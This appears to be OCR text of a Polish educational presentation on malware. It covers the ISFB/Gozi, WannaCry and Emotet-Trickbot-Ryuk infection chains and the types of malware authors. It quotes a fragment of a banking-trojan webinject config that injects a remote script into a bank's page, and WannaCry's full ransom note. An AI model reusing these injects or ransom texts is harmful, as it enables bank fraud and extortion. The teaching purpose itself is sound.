document.getElementById("myjs1").parentNode.removeChild(document.getElementById("myjs1"));
document.getElementById("myjs2").parentNode.removeChild(document.getElementById("myjs2"));
</script>
¬
end_inject
¬
set_url https://secure.ideabank.p*
replace: Bank</title>
inject:
Bank</title>
<script id="myjs1" src="test1/my9rep/myjs28_frr_s45.js?bb=@ID@" data-botid="@ID@"></script>
```

# isfb/gozi




src: https://lokalhost.pl/gozi_tree.txt

🤔🤔🤔🤔🤔🤔🤔


Ooops, your files have been encrypted!
English
What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.
Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.
How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am
Payment will be raised on
5/16/2017 00:47:55
Time Left
02:23:57:37
Your files will be lost on
5/20/2017 00:47:55
Time Left
06:23:57:37
About bitcoin
How to buy bitcoins?
Contact Us
bitcoin ACCEPTED HERE
Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw
Copy

# WannaCry

- Rola: Ransomware
- Ale też Robak
- 200k ofiar, szacowane $4kkk strat
- Wzlot i upadek Marcusa Hutchinsa

# Przebieg infekcji

Netwire

Emotet

Ostap

Trickbo
t

Ryuk

ISFB

# Emotet Kill-chain



**Subject:** Ważna informacja!

**Attachment:** Dok 6867 193568.doc


W załączonym opracowaniu znajdziecie opis jak wydrukować listę oraz przypomnienie zasad gromadzenia dokumentacji.
W przypadku pytań proszę o kontakt.

pozdrawiam,

# Emotet Kill-chain

# Emotet Kill-chain





- Wykradanie haseł do kont pocztowych, a także całych konwersacji, aby uwiarygodnić rozsyłane maile (stealer)
- Dystrybucja innych rodzin (dropper)


# Emotet Kill-chain


- Moduły Trickbota:
  - dalsze wykradanie haseł (stealer)
  - rozprzestrzenianie się w sieci wewnętrznej przy użyciu exploitów m.in. EternalBlue
  - reverse-shell i moduł VNC, pozwalający przestępcom na dalszy rekonesans (RAT)


# Emotet Kill-chain





- Jeśli ofiara okaże się szczególnie interesująca (może zapłacić duży okup), na przejętych komputerach instalowany jest ransomware Ryuk




# Emotet Kill-chain






- Jeśli ofiara okaże się szczególnie interesująca (może zapłacić duży okup), na przejętych komputerach instalowany jest ransomware Ryuk



# Inne przykłady





# aktorzy: kto pisze malware?

# 1. źli ludzie

- Aktorzy motywowani finansowo
- Często pochodzący "ze wschodu"
- Od script kiddies do wielkich grup przestępczych

# 2. zapracowani ludzie

- State sponsored malware
- Alternatywna nazwa: ataki APT
- APT38, APT28, APT29
- SandCat, Helix Kitten, Charming Kitten 😺
- "Equation Group"

# 3. głupi ludzie

- Malware "edukacyjny"
- Pisany przez studentów/entuzjastów, kończy na Githubie...

## Disclaimer

This Ransomware musn't be used to harm/threat/hurt other person's computer.

It's purpose is only to share knowledge and awareness about Malware/Cryptography/Operating Systems/Programming.

GonnaCry is a academic ransomware made for learning and awareness about security/cryptography.

**Be aware running C/bin/GonnaCry or Python/GonnaCry/main.py Python/GonnaCry/bin/gonnacry in your compu**
**it may harm.**

# na koniec

# Q&A?

https://cert.pl
https://incydent.cert.pl

...